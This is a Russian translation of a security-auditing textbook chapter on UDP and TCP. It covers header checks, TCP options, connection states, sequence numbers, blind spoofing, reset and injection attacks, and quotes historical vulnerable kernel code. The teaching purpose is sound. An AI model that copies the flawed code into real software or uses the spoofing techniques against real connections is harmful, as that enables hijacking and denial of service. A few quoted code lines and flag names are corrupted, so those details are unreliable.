
## Idiosyncrasies

Существует множество тонких различий в том, как реализации обрабатывают corner cases fragmentation reassembly. Например, некоторые hosts требуют, чтобы каждый fragment, кроме последнего, был кратен 8 байтам. Некоторые hosts принимают 0-length fragments и помещают их в очередь, а некоторые нет. Вы видели, что hosts по-разному обрабатывают overlapping fragmentation, и можно придумать творческие test cases, которые почти каждая реализация reassemble немного иначе. Еще один большой источник вариативности - выбор timeouts и дизайн структур данных, необходимых для временного хранения fragments до их сбора и готовности к reassembly.

Эти небольшие различия складываются в потенциальные уязвимости, когда между атакующим и end host находится security device. Допустим, у вас есть IDS, наблюдающая сеть на признаки атаки. Атакующий может отправить странный набор fragments, который IDS видит как безвредный, но end host reassembles их в настоящую атаку. Как вы узнаете в главе 15, тот же вид неоднозначности может проявляться при атаке firewalls, хотя атаки менее прямолинейны.

## User Datagram Protocol

User Datagram Protocol (UDP) - connectionless протокол транспортного уровня, расположенный поверх IP. Как, вероятно, видно по заголовку на рис. 14-9, он задуман как lightweight protocol. Он добавляет абстракцию ports, позволяющую нескольким clients и servers мультиплексировать данные с использованием одной пары client-server IP addresses, а также добавляет необязательные checksums для UDP data, чтобы проверять, что пакет не был поврежден в пути. Помимо этого, он не предоставляет сервисов TCP, таких как flow control и reliable delivery. UDP обычно используется для протоколов, которым нужна низкая задержка и которые могут терпеть потери. Самое популярное использование UDP - Domain Name System (DNS), обеспечивающая name resolution для Интернета.



**Рис. 14-9. UDP header**

Следующий список описывает header fields в UDP packet:

- Source port (16 bits): поле является исходным портом клиента. Source port, destination port, source IP address и destination IP address вместе однозначно идентифицируют connection.

NB. UDP действительно является connectionless protocol, и каждая UDP record на транспортном уровне не связана с ранее отправленными records. Однако многим приложениям обработки IP, таким как firewalls, нужно связывать UDP packets друг с другом, чтобы принимать точные policy decisions.

- Destination port (16 bits): поле является портом, к которому направлен пакет. Оно объединяется с source port, source IP address и destination IP address для однозначной идентификации connection.
- Checksum (16 bits): поле является checksum UDP header и всех данных, содержащихся в UDP datagram. Для вычисления checksum объединяются несколько других полей, включая source и

destination IP addresses из IP header. Это поле можно опционально установить в специальное значение 0, чтобы указать, что checksum не вычислялась.

- Length (16 bits): поле является длиной UDP header и data.

## Базовая проверка UDP header

UDP header довольно прямолинеен, но в коде обработки все еще остается место для ошибок, как описано в следующих разделах.

### Корректно ли поле UDP length

Поле length задает длину UDP header и данных в datagram. Вы видели ситуации, где код обработки игнорирует это поле и вместо этого доверяет длинам, пришедшим из IP header или device driver. Если поле length слишком велико, это может привести к numeric overflow или underflow situations. Аналогично, минимальное значение поля UDP length - 8 байт. Если поле меньше 8 байт и код ему доверяет, может возникнуть numeric underflow. Длина 8 байт означает, что в пакете нет UDP data.

### Корректна ли UDP checksum

UDP checksum необязательна. Если она установлена в ноль, checksum не вычислялась. Однако если она установлена и checksum некорректна, end hosts, вероятно, проигнорируют пакет. Любая система, пытающаяся интерпретировать UDP packets, должна учитывать эти возможные исходы.

## UDP Issues

UDP легко spoofed, в отличие от TCP, где установить connection с поддельным source IP address намного труднее. UDP data также можно отправлять через broadcast и multicast addresses, которые не подходят для TCP data. Суть в том, что чувствительный код не должен полагаться на source IP addresses для аутентификации с UDP. По этой причине firewalls и packet filters могут считать UDP особенно проблемным.


## Transmission Control Protocol

Transmission Control Protocol (TCP) - протокол транспортного уровня, расположенный поверх IP. Это механизм обеспечения надежной и точной доставки данных от одного узла к другому, основанный на concept of connections. Connection - это двунаправленный канал связи между приложением на одном узле и приложением на другом. Connections устанавливаются и закрываются путем обмена специальными TCP packets.

Endpoints видят TCP data, проходящие через connection, как streams: упорядоченные последовательности смежных 8-битных байтов данных. TCP stack отвечает за разбиение этих данных на части размером с пакет, известные как segments. Он также отвечает за успешную передачу данных. Данные, отправленные TCP endpoint, подтверждаются при получении. Если TCP endpoint не получает acknowledgement для chunk of data, он повторно передает эти данные через определенный интервал времени.

TCP endpoints поддерживают sliding window ожидаемых данных, поэтому временно сохраняют segments, которые не являются непосредственно следующей частью данных, но близко следуют за ожидаемым segment. Это window позволяет TCP обрабатывать out-of-order data segments и эффективнее работать с потерянными или поврежденными segments. TCP также использует checksums для обеспечения целостности данных.

Аудит TCP-кода может быть пугающей задачей, поскольку внутреннее устройство TCP довольно сложно. Этот раздел начинается с базовой структуры TCP packet headers и общего дизайна протокола, а затем дает несколько примеров, показывающих, где все может пойти не так. Структура TCP header показана на рис. 14-10.



**Рис. 14-10. TCP header**

Следующий список подробнее описывает поля:

- Source port (16 bits): поле указывает TCP source port. Оно используется вместе с destination port, source IP address и destination IP address для однозначной идентификации connection.
- Destination port (16 bits): поле является портом, к которому направлен пакет. Оно объединяется с source port, source IP address и destination IP address для однозначной идентификации connection.
- Sequence number (32 bits): поле идентифицирует, где в stream находятся данные этого пакета, начиная с первого байта segment. Sequence number случайно seeded во время establishment connection, а затем увеличивается на объем данных, отправленных в каждом пакете.
- Acknowledgement number (32 bits): поле содержит sequence number, который endpoint ожидает получить от своего peer. Это sequence number последнего байта данных, полученного от remote host, плюс один. Оно указывает remote peer, какие данные были успешно получены, чтобы данные, потерянные в пути, были замечены и переданы повторно.
- Data offset (4 bits): поле указывает размер TCP header. Как и IP, TCP header может содержать серию options после basic header, поэтому в TCP header есть похожее поле размера заголовка для учета этих options. Его значение равно 5, если options не заданы.
- Reserved (4 bits): поле не используется.
- Flags (8 bits): в TCP connections можно установить несколько flags для указания информации о TCP packet: является ли он high priority, нужно ли игнорировать определенные поля в TCP header и хочет ли sender изменить connection state.
- Window (16 bits): поле указывает размер window, то есть индикатор того, сколько байтов host принимает от своего peer. Оно динамически меняется по мере заполнения и освобождения buffer и используется для flow control. Этот размер специфичен для connection, с которым связан TCP packet.
- Checksum (16 bits): поле является checksum TCP header и всех данных, содержащихся в TCP segment. Для вычисления checksum объединяются несколько других полей, включая source и destination IP addresses из IP header.

- Urgent pointer (16 bits): поле используется для указания location urgent data, если такие есть; это обсуждается в разделе "URG Pointer Processing".

Заинтересованным читателям стоит познакомиться с TCP, прочитав RFC 793, а также обсуждение TCP у Stevens в *TCP/IP Illustrated, Volume 1* (Addison-Wesley, 1994).

## Базовая проверка TCP header

Естественно, каждое поле TCP header имеет свойства, имеющие некоторое значение для безопасности. Для начала перед дальнейшей обработкой пакета нужно проверить несколько базовых атрибутов TCP packet, объясняемых в следующих разделах. Недостаточная проверка может привести к серьезным последствиям безопасности, от повреждения памяти до нарушения security policy.

### Не слишком ли велико поле TCP Data Offset

TCP header содержит поле, указывающее его длину, известное как data offset field. Как и при проверке IP header, это поле имеет инвариантную связь с размером пакета:

```
TCP header length <= data available
20 <= TCP header length <= 60
```

Код обработки TCP должен убедиться, что в пакете достаточно данных для хранения header. Неспособность сделать это может привести к обработке uninitialized memory и потенциально даже к integer-related vulnerabilities, когда выполняются такие вычисления:

```
data_size = packet_size - tcp_header_size;
```

Если переменная tcp\_header\_size недостаточно проверена, может оказаться возможным underflow переменной data\_size. Это неизбежно приведет к out-of-bounds memory accesses или, возможно, даже к повреждению памяти позже при обработке, скорее всего при проверке checksum или работе с TCP options.

### Не слишком ли мала длина TCP header

Минимальный размер TCP header - 20 байт, что делает некоторые значения поля TCP data offset слишком малыми. Как и с IP headers, если код, анализирующий TCP packets, не убеждается, что header length как минимум 5, снова умножаемое на четыре для получения фактического размера header в байтах, вычисления длины могут привести к integer underflows.

### Корректна ли TCP checksum

TCP stack должен проверять checksum в TCP header, чтобы убедиться, что пакет допустим. Эта проверка особенно важна для ПО, которое отслеживает сетевой трафик. Если приложение пытается определить, как TCP packets обрабатываются на end host, оно обязательно должно проверять checksum. Если оно этого не делает, его обработка легко может десинхронизироваться и безнадежно запутаться. Это классическая техника evading IDSs.

## Обработка TCP options

TCP packets могут содержать переменное число options после basic header, как и IP packets. Однако IP options редко используются на практике, тогда как TCP options используются широко. TCP options структурированы похоже на IP options: они состоят из option byte, length byte и data field переменной длины. Структура следующая:

```
struct tcp_option {
    unsigned char option;
    unsigned char optlen;
    char data[0];
};
```

Аудитируя код, обрабатывающий TCP options, можно искать те же типы проблем, что и для IP options. Следующие разделы кратко повторяют потенциальные вопросы из обсуждения обработки IP options.

### Расширяется ли поле option length со знаком

Sign extension байта option length может быть опасным и приводить к повреждению памяти или бесконечным циклам обработки. Например, два польских исследователя, Adam Osuchowski и Tomasz Dubinski, обнаружили signed vulnerability в обработке TCP options, присутствовавшую в реализации 2.6 Netfilter правила сопоставления TCP option в iptables в ядре Linux 2.6; она задокументирована по адресу [www.netfilter.org/security/2004-06-30-2.6-tcproption.html](http://www.netfilter.org/security/2004-06-30-2.6-tcproption.html). Ниже приведен фрагмент этого кода:

```
char opt[60 - sizeof(struct tcphdr)];

...

for (i = 0; i < optlen; ) {
    if (opt[i] == option) return !invert;

    if (opt[i] < 2) i++;
    else i += opt[i+1]:1;
}
```

Integer promotion происходит при добавлении option length, имеющей тип char, к integer i. Option length расширяется со знаком, и отрицательная length уменьшает i, а не увеличивает его на каждой итерации цикла. Поэтому специально сформированный пакет может заставить этот цикл выполняться бесконечно, увеличивая i на определенное число байт, а затем уменьшая на то же число байт.

### Достаточно ли байтов осталось для текущей option

Как и с IP options, некоторые TCP options имеют фиксированную длину, а некоторые - переменную. Одна потенциальная атака состоит в указании fixed-length option около конца option space, чтобы TCP/IP stack ошибочно прочитал kernel memory за концом содержимого пакета.

## Не слишком ли велика или мала option length

Option length имеет инвариантную связь с размером TCP header и общим размером пакета. TCP stack должен убедиться, что option length, добавленная к offset внутри header, где появляется option, не больше общего размера TCP header и, конечно, общего размера пакета.

## TCP-соединения

Прежде чем два узла смогут обмениваться данными по TCP, они должны установить соединение. TCP-соединения однозначно определяются source IP address, destination IP address, TCP source port и TCP destination port.

Например, соединение от Web browser на вашем настольном компьютере к Web server Slashdot имело бы source IP вроде 24.1.20.30 и высокий ephemeral source port, например 46023. Destination IP address был бы 66.35.250.151, а destination port - 80, хорошо известный порт HTTP. В каждый момент времени может существовать только одно TCP-соединение с такими портами и IP addresses. Если бы вы одновременно подключились к тому же Web server из другого browser, второе соединение отличалось бы от первого другим source port.

## Состояния

Каждый endpoint хранит несколько элементов информации о каждом отслеживаемом соединении в структуре данных, известной как transmission control block (TCB). Один из самых важных элементов - общее состояние соединения. TCP-соединение может находиться в 11 состояниях:

- LISTEN: когда процесс, выполняющийся на end host, хочет принимать входящие TCP-соединения, он создает новое соединение и привязывает его к определенному порту. Пока server ожидает входящие TCP-соединения, это соединение находится в состоянии LISTEN.
- SYN\_SENT: client входит в это состояние после отправки initial SYN packet серверу с запросом на соединение.
- SYN\_RCVD: server входит в это состояние после получения initial SYN packet от клиента, желающего подключиться.
- ESTABLISHED: clients и servers входят в это состояние после завершения initial TCP handshake и остаются в нем до разрыва соединения.
- FIN\_WAIT\_1: host входит в это состояние, если он находится в ESTABLISHED state и закрывает свою сторону соединения, отправляя FIN packet.
- FIN\_WAIT\_2: host входит в это состояние, если он находится в FIN\_WAIT\_1 и получает ACK packet от участвующего server, но не FIN packet.
- CLOSING: host входит в это состояние, если он находится в FIN\_WAIT\_1 и получает FIN packet от участвующего host.
- TIME\_WAIT: host входит в это состояние, если он находится в FIN\_WAIT\_2, когда получает FIN packet от участвующего host, или получает ACK packet, когда находится в состоянии CLOSING.
- CLOSE\_WAIT: host входит в это состояние, если он находится в ESTABLISHED state и получает FIN packet от участвующего host.
- LAST\_ACK: host входит в это состояние, если он находится в CLOSE\_WAIT state после отправки FIN packet участвующему host.
- CLOSED: host входит в это состояние, если он находится в LAST\_ACK state и получает ACK, либо после timeout, когда host находится в TIME\_WAIT state; этот timeout period определяется как maximum segment life TCP packet, умноженный на два. Это теоретическое состояние: когда host



входит в CLOSED state, реализация очищает соединение и удаляет его из поддерживаемых active connection structures.

Эти состояния подробнее объяснены в RFC 793 ([www.ietf.org/rfc/rfc0793.txt](http://www.ietf.org/rfc/rfc0793.txt)number=793).

Переходы состояний обычно происходят при получении TCP packets с определенными установленными flags или когда local application, работающее с соединением, принудительно вызывает изменение, например закрывает connection. Если изменение состояния инициирует application layer, TCP/IP stack обычно уведомляет другой endpoint об этом изменении.

## Флаги

Шесть TCP flags используются для передачи информации от одного host к другому:

- SYN: synchronize flag используется исключительно для установления connection. Обе стороны connection должны иметь этот flag в initial packet TCP-соединения.
- ACK: acknowledge flag указывает, что этот пакет подтверждает получение некоторого объема данных от другого host, участвующего в connection. Если этот flag установлен, acknowledgement number в TCP header значимо и должно быть проверено или обработано.
- RST: reset flag указывает, что в connection возникла неустраняемая проблема и connection следует отбросить.
- URG: urgent flag указывает на urgent data, которые нужно обработать; подробнее это обсуждается далее в разделе "Обработка URG pointer".
- FIN: FIN flag указывает, что отправитель хочет закрыть connection.
- PSN: push flag указывает, что данные в этом packet имеют высокий priority и должны быть доставлены application как можно быстрее. В современных реализациях этот flag в основном игнорируется.

Из шести flags три используются для вызова изменений состояния (SYN, RST и FIN) и появляются только при установлении или завершении connection. RST может появиться в любое время, но результатом будет немедленное завершение connection.

## Установление соединения

Установление connection - трехэтапный процесс, обычно называемый three-way handshake.

Неотъемлемая часть three-way handshake - обмен initial sequence numbers, рассматриваемый далее в этой главе в разделе "TCP spoofing". Пока сосредоточьтесь на переходах состояния. Таблица 14-4 описывает процесс установки connection и суммирует состояния, через которые оно проходит.

**Таблица 14-4. Установление соединения**

| Действие                                                                               | Состояние клиента | Состояние сервера |
|----------------------------------------------------------------------------------------|-------------------|-------------------|
| Server слушает порт в ожидании нового connection.                                      | N/A               | LISTEN            |
| Client отправляет SYN packet на открытый порт server.                                  | SYN_SENT          | LISTEN            |
| Server получает packet и входит в состояние SYN_RCVD.                                  | SYN_SENT          | SYN_RCVD          |
| Server передает SYN-ACK packet, подтверждая client SYN и предоставляя собственный SYN. | SYN_SENT          | SYN_RCVD          |
| Client получает SYN-ACK и передает ACK packet, подтверждая server SYN.                 | ESTABLISHED       | SYN_RCVD          |

| Действие                                                        | Состояние клиента | Состояние сервера |
|-----------------------------------------------------------------|-------------------|-------------------|
| Server получает ACK packet, и connection полностью установлено. | ESTABLISHED       | ESTABLISHED       |

## Заккрытие соединения

Connections двунаправленны, и любое направление traffic может быть закрыто независимо. Обычно connections закрываются обменом FIN packets. Таблица 14-5 описывает процесс.

**Таблица 14-5. Заккрытие соединения**

| Действие                                                                                                                      | Состояние клиента | Состояние сервера |
|-------------------------------------------------------------------------------------------------------------------------------|-------------------|-------------------|
| Client отправляет FIN-ACK packet, указывая, что хочет закрыть свою половину connection. Client входит в состояние FIN_WAIT_1. | FIN_WAIT_1        | ESTABLISHED       |
| Server получает packet и подтверждает его.                                                                                    | FIN_WAIT_1        | CLOSE_WAIT        |
| Client получает acknowledgement своего FIN.                                                                                   | FIN_WAIT_2        | CLOSE_WAIT        |
| Server теперь решает закрыть свою сторону connection и отправляет FIN packet.                                                 | FIN_WAIT_2        | LAST_ACK          |
| Client получает server FIN и подтверждает его.                                                                                | TIME_WAIT         | LAST_ACK          |
| Server получает acknowledgement.                                                                                              | TIME_WAIT         | CLOSED            |
| Client разбирает TCB после ожидания, достаточного для того, чтобы server получил acknowledgement.                             | CLOSED            | N/A               |

Заметьте, что termination connection не всегда настолько прямолинейна. Если один host отправляет packet с установленным FIN flag, он указывает завершение sending channel established TCP stream, но receiving channel host остается открытым. После получения FIN host может отправить через connection дополнительные данные перед отправкой собственного FIN packet.

## Сброс соединения

Resetting connection происходит, когда при установлении connection или обмене данными возникла неустраняемая ошибка. Resetting connection просто означает отправку host пакета с установленным RST flag. RSTs в основном используются в следующих ситуациях:

- Кто-то отправляет SYN для установления connection с server, но server port не открыт, то есть на указанном порту нет слушающего server.
- На host приходит TCP packet без установленного SYN flag, и не удастся найти допустимое connection, которому можно доставить этот packet.

## TCP streams

TCP - stream-oriented protocol, то есть данные рассматриваются как непрерывный stream, в отличие от record-based protocol вроде UDP. Streams внутренне отслеживаются с помощью sequence numbers, причем каждый sequence number соответствует одному байту данных. В TCP header есть два поля sequence number: sequence number и acknowledgement number. Sequence number указывает, где в data stream находятся данные этого packet. Acknowledgement number указывает, какой объем remote stream был успешно получен и учтен. Это поле обновляется каждый раз, когда host видит новые данные от remote host. Если часть данных теряется при передаче, acknowledgement number не обновляется. В конце концов peer замечает, что не получил acknowledgement для отправленных данных, и retransmits missing data.

Каждый TCP endpoint поддерживает sliding window, определяющее, какие sequence numbers он принимает от своего peer. Этот window mechanism позволяет сохранять данные, когда они доставлены out of order или если некоторые segments повреждены или отброшены. Он также определяет, сколько данных host принимает до того, как сможет передать данные наверх application layer. Например, допустим, host ожидает следующий sequence number 0x10000. Если у host window равен 0x1000, он принимает segments между 0x10000 и 0x11000. "Будущие" данные сохраняются и используются сразу после заполнения holes, когда получены missing data.

Оба sequence numbers случайно seed в начале нового connection, а затем обмениваются в three-way handshake. Начальный sequence number называется initial sequence number (ISN). Вот краткий пример three-way handshake и простого обмена данными. Сначала client выбирает случайный initial sequence number и отправляет его server. Рисунок 14-11 показывает, что client выбрал 0xabcd.

```
Client: SYN
Client: Seq: 0xabcd
Server:
```

**Рис. 14-11. Передача 1**

Server также выбирает случайный initial sequence number, 0x4567, который устанавливает в SYN-ACK packet. SYN-ACK packet подтверждает ISN, отправленный client, устанавливая 0xabce в поле acknowledgment number. Как вы помните, это поле указывает sequence number следующего ожидаемого байта данных. SYN и SYN-ACK packets потребляют один sequence number, поэтому следующие данные, которые ожидается получить, должны начинаться с sequence number 0xabce, как показано на рис. 14-12.

```
Server: SYN ACK
Server: Seq: 0x4567
Server: Ack: 0xabce
Client:
```

**Рис. 14-12. Получение 1**

Client завершает handshake, подтверждая server ISN. Обратите внимание, что sequence number был увеличен на один до 0xabce, потому что SYN packet потребил sequence number 0xabcd. Аналогично client в этом connection указывает, что следующий sequence number, который он ожидает получить от server, равен 0x4568, потому что 0x4567 был использован SYN-ACK packet, как показано на рис. 14-13.

```
Client: ACK
Client: Seq: 0xabce
Client: Ack: 0x4568
Server:
```

### Рис. 14-13. Передача 2

Теперь client хочет отправить два байта данных, символы HI. Sequence number тот же, поскольку client еще не отправлял данных. Acknowledgement number также тот же, потому что данных еще не было получено, как показано на рис. 14-14.

```
ACK
Seq: 0xabce
Ack: 0x4568
HI
```

Client

Server

### Рис. 14-14. Передача 3

Server хочет подтвердить получение данных и передать два байта данных: символы OK. Поэтому sequence number для server равен 0x4568, как и ожидается, а acknowledgement number теперь установлен в 0xabd0. Это число используется потому, что sequence number 0xabce соответствует символу H, а sequence number 0xabcf - символу I, как показано на рис. 14-15.

```
ACK
Seq: 0x4568
Ack: 0xabd0
OK
```

Client

Server

### Рис. 14-15. Получение 2

У client нет новых данных для отправки, но он хочет подтвердить получение данных OK, как показано на рис. 14-16.

```
ACK
Seq: 0xabd0
Ack: 0x456a
```

Client

Server

### Рис. 14-16. Передача 3

## TCP spoofing

Отправлять TCP packets с произвольными source addresses и содержимым довольно просто: обычно достаточно нескольких строк C code с библиотекой вроде libdnet или libnet. Есть несколько причин, по которым attackers могут захотеть отправлять TCP packets такого типа:

- Attackers могут захотеть сфабриковать новое connection, якобы идущее от одного host к другому. Во многих программах есть access control policies, основанные на source IP address. Канонический пример - что-то вроде rsh, который можно настроить так, чтобы он доверял relationships между hosts на основе source IP address.
- Если attackers знают о текущем connection, они могут захотеть вставить в него данные. Например, они могут вставить malicious shell commands в TELNET session жертвы после того, как жертва вошла в систему. Другой вариант атаки - изменить файл во время загрузки пользователем, чтобы вставить Trojan code.
- Attackers могут захотеть завершить текущее connection, что бывает полезно при атаке distributed systems и выполнении различных denial-of-service attacks.

Главная линия защиты TCP от этих атак - проверка sequence numbers входящих packets. В следующих разделах эти атаки рассматриваются подробнее, а также объясняется, какую роль sequence numbers играют в каждом сценарии.

## Фабрикация соединения

Допустим, вы хотите spoof целое TCP connection от одного host к другому. Вы знаете, что между двумя servers, на которых запущен remote shell service, есть trust relationship. Если вы можете spoof rsh connection от одного server к другому, вы сможете отдавать commands и захватить target machine. Сначала вы spoof SYN packet от server A к server B. Вы можете взять sequence number с потолка как свой initial sequence number, как показано на рис. 14-17.

```
SYN
Seq: 0x8888

Server A                                Server B
```

### Рис. 14-17. Передача 1

Server B ответит server A пакетом SYN-ACK, содержащим случайно выбранный initial sequence number, обозначенный как BBBB на рис. 14-18.

```
SYN ACK
Seq: BBBB
Ack: 0x8889

Server A                                Server B
```

### Рис. 14-18. Получение 1

Чтобы завершить three-way handshake и инициализировать connection, нужно spoof третий acknowledgement packet, как показано на рис. 14-19.

```
ACK
Seq: 0x8889
Ack: BBBB+1

Server A                                Server B
```

### Рис. 14-19. Передача 2

Первое серьезное препятствие состоит в том, что нужно увидеть SYN-ACK packet, идущий от server B к server A, чтобы узнать sequence number, выбранный server B. Без этого sequence number вы не сможете подтвердить SYN-ACK packet и завершить three-way handshake.

Естественно, если вы находитесь в той же сети и можете sniff packets server B, у вас не будет проблем с получением корректного sequence number. Если вы не в той же сети и не можете взломать routing infrastructure, чтобы увидеть packet, придется угадывать. Этот метод называется blind connection spoofing и описан в следующем разделе.

Второе препятствие для этой атаки состоит в том, что SYN-ACK packet потенциально может дойти до server A, а server A его не ожидает. Server A, скорее всего, сгенерирует RST в ответ на SYN-ACK, что испортит spoofed connection. Есть несколько способов обойти эту проблему, поэтому для целей этого обсуждения считайте ее несущественной.

## Blind connection spoofing

Если attackers не могут видеть SYN-ACK packet, который генерирует victim server, им приходится угадывать initial sequence number, выбранный victim server. Исторически угадывать было довольно просто, поскольку многие operating systems использовали простые incremental algorithms для выбора ISNs.

Распространенной практикой было хранить global ISN variable и увеличивать ее на фиксированное значение при каждом новом connection. Чтобы использовать эту практику, attackers могли подключиться к victim server и наблюдать выбранный им ISN. С помощью простой математики они могли вычислить следующий ISN, который будет использован, провести spoofing attack и знать корректный acknowledgement number для spoofing.

Большинство operating systems перешло к случайно генерируемым ISNs, чтобы снизить угрозу blind TCP spoofing. Security значительной части TCP зависит от непредсказуемости ISN, поэтому важно, чтобы код генерации ISN действительно создавал random sequence numbers. Простые linear congruent pseudo-random number generators (PRNGs) не подходят, поскольку attacker может собрать несколько ISNs и восстановить внутреннее состояние random number algorithm.

В 2000 году Pascal Bouchareine из Hacker Emergency Response Team (HERT) опубликовал advisory о генерации ISN в FreeBSD, где использовалась kernel function random(): linear congruent PRNG. После получения четырех ISNs attacker мог восстановить внутреннее состояние PRNG и генерировать те же sequence numbers, что и target host.

### Атака на случайность

Было несколько интересных находок, связанных со случайностью алгоритмов TCP sequence numbering. Особенно стоит отметить исследовательскую работу Michael Zalewski по адресу [www.bindview.com/Support/RAZOR/Papers/2001/tcpseq.cfm](http://www.bindview.com/Support/RAZOR/Papers/2001/tcpseq.cfm), где обсуждаются относительные сильные стороны random number algorithms, используемых некоторыми современными operating systems. Хотя протестированные versions несколько устарели, paper дает хорошее представление о том, как operating systems соотносятся друг с другом. Кроме того, даже если некоторые versions уже не актуальны, многие ISN algorithms, вероятно, не слишком сильно изменились. Paper также обсуждает сильные стороны PRNG в других network components, например DNS IDs и session cookies.

## Уязвимость ISN

Stealth и S. Krahmer, участники hacker group TESO, обнаружили тонкую blind spoofing bug в Linux kernel, в ветке кода 2.2. Следующий code использовался для генерации random ISN:

```
__u32 secure_tcp_sequence_number(__u32 saddr, __u32 daddr,
                                __u16 sport, __u16 dport)
{
    static __u32    rekey_time = 0;
    static __u32    count = 0;
    static __u32    secret[12];
    struct timeval  tv;
    __u32          seq;

    /*
     * Pick a random secret every REKEY_INTERVAL seconds.
     */
    do_gettimeofday(&tv);    /* We need the usecs below... */

    if (!rekey_time || (tv.tv_sec - rekey_time)
        > REKEY_INTERVAL) {
        rekey_time = tv.tv_sec;

        /* First three words are overwritten below. */
        get_random_bytes(&secret+3, sizeof(secret)-12);
        count = (tv.tv_sec/REKEY_INTERVAL) << HASH_BITS;
    }

    secret[0]=saddr;
    secret[1]=daddr;
    secret[2]=(sport << 16) + dport;
```

```

seq = (halfMD4Transform(secret+8, secret) &
      ((1<HASH_BITS)-1)) + count;

seq += tv.tv_usec + tv.tv_sec*1000000;

return seq;
}

```

В вызове `get_random_bytes()` замысел состоит в том, чтобы записать random data поверх последних девяти байтов массива `secret`. Однако code фактически записывает данные не в то место `stack`, и большая часть `secret key` всегда остается равной нулю. Это происходит потому, что выражение `&secret` является `pointer to array` с 12 элементами. Из обсуждения `pointer arithmetic` в главе 6 вспомните, что `integer`, добавляемый к `pointer type`, умножается на размер базового `data type`, поэтому `&secret+3` - это `address` на 36 elements дальше начала `secret`. Автор намеревался использовать `&secret[3]`, что корректно индексирует третий элемент `secret array`.

Последствием этой оплошности было то, что `sequence numbers` оказывались очень близко друг к другу, если `source IP address` был единственной переменной; это позволило исследователям TESO создать `ISN-guessing attack`.

### Совет по аудиту

Изучите `algorithm TCP sequence number`, чтобы понять, насколько он непредсказуем. Убедитесь, что используется какой-либо `cryptographic random number generator`. Попробуйте определить, можно ли дедуктивно угадать какую-либо часть `key space`, что ограничивает диапазон возможных корректных `sequence numbers`. `Random numbers`, основанные на `system state`, например `system time`, могут быть небезопасны, поскольку эту информацию можно получить из `remote source` несколькими способами.

## Вмешательство в соединение

Если `attackers` хотят spoof `TCP packets` для манипуляции существующими `connections`, им нужно предоставить `sequence number`, находящийся внутри текущего `accepted window`. Если `attackers` находятся в сети и могут sniff `packets`, принадлежащие `connection`, которым они пытаются манипулировать, найти это число, очевидно, довольно просто. Из этой позиции `attackers` могут легко inject `data` или `tear down connection`. В более тонких атаках они могут hijack и `resynchronize` существующее `TCP connection`.

Однако если `attackers` не могут видеть `packets`, принадлежащие `target connection`, найти `sequence number` снова сложнее. Им нужно угадать `sequence number`, находящийся внутри текущего `accepted window`, чтобы их spoofed `TCP packets` были приняты.

## Blind reset attacks

В некоторых ситуациях `attackers` могут захотеть remotely terminate `connection` между двумя `hosts` во внешних сетях. Некоторые `protocols` и `applications` могут попадать в небезопасное поведение или становиться `exploitable`, если их `TCP connections` внезапно разорвать. Например, были атаки на Internet Relay Chat (IRC), основанные на временном разрыве `links` между `distributed servers` для кражи `privileges` в `chat channels`. Если оставить детские игры в стороне, исследователь Paul Watson опубликовал атаку с более серьезным весом. Главная мысль его presentation состояла в том, что malicious reset `TCP connections` Border Gateway Protocol (BGP) может привести к существенным нарушениям `routing` между `ISPs`; archives presentation доступны по адресу [www.packetstormsecurity.org/papers/protocols/SlippingInTheWindow\\_v1.0.doc](http://www.packetstormsecurity.org/papers/protocols/SlippingInTheWindow_v1.0.doc).

У attackers, пытающихся spoof RST packet, есть несколько благоприятных факторов. Во-первых, RST packet должен лишь находиться в текущем window, чтобы быть принят, что сокращает поиск sequence numbers. Во-вторых, RST packet обрабатывается немедленно, если он находится где-либо внутри window, что устраняет потенциальные проблемы со stream reassembly или необходимостью ждать, пока sequence number будет достигнут.

Attackers нужно знать source IP, source port, destination IP, destination port, sequence number внутри window - и почти все. Если connection использовало window size 16KB, attacker должен отправить примерно 262 143 packets. Paul Watson смог завершать connections, перебирая sequence number на скоростях T1 примерно за 10 секунд.

Стоит отметить, что многие старые operating systems, особенно старые UNIX systems, даже не проверяют, находится ли sequence number в RST packet внутри window, что делает reset attacks крайне простыми. Кроме того, packet, вызывающий reset, может быть SYN вместо RST, поскольку SYN внутри window вызывает reset существующего connection.

## Blind data injection attacks

Blind data injection attack - небольшое надмножество blind reset attack. Attacker должен предоставить acknowledgement number, а также sequence number. Однако проверка acknowledgement numbers достаточно слабая, так что обычно требуется всего две попытки для каждого варианта sequence number.

Полные подробности этой атаки и blind reset attacks изложены в отличном draft-документе IETF *Improving TCP's Robustness to Blind In-Window Attacks* авторов R. Stewart и M. Dalal ([www.ietf.org/internet-drafts/draft-ietf-tcpm-tcpsecure-05.txt](http://www.ietf.org/internet-drafts/draft-ietf-tcpm-tcpsecure-05.txt)).

## Spoofing фрагментации TCP segment

Michael Zalewski указал на интересную потенциальную blind spoofing attack в сообщении в mailing list full-disclosure, archived at [archives.neohapsis.com/archives/fulldisclosure/2003-q4/3488.html](http://archives.neohapsis.com/archives/fulldisclosure/2003-q4/3488.html). Если attackers знают, что TCP segment фрагментируется при прохождении от одного endpoint к другому, они могут spoof IP fragment для data section packet. Такой spoofing позволяет им inject data в TCP connection без необходимости угадывать valid sequence number. Attackers нужно придумать механизм исправления TCP checksum, но это, вероятно, вполне достижимо.

## Обработка TCP

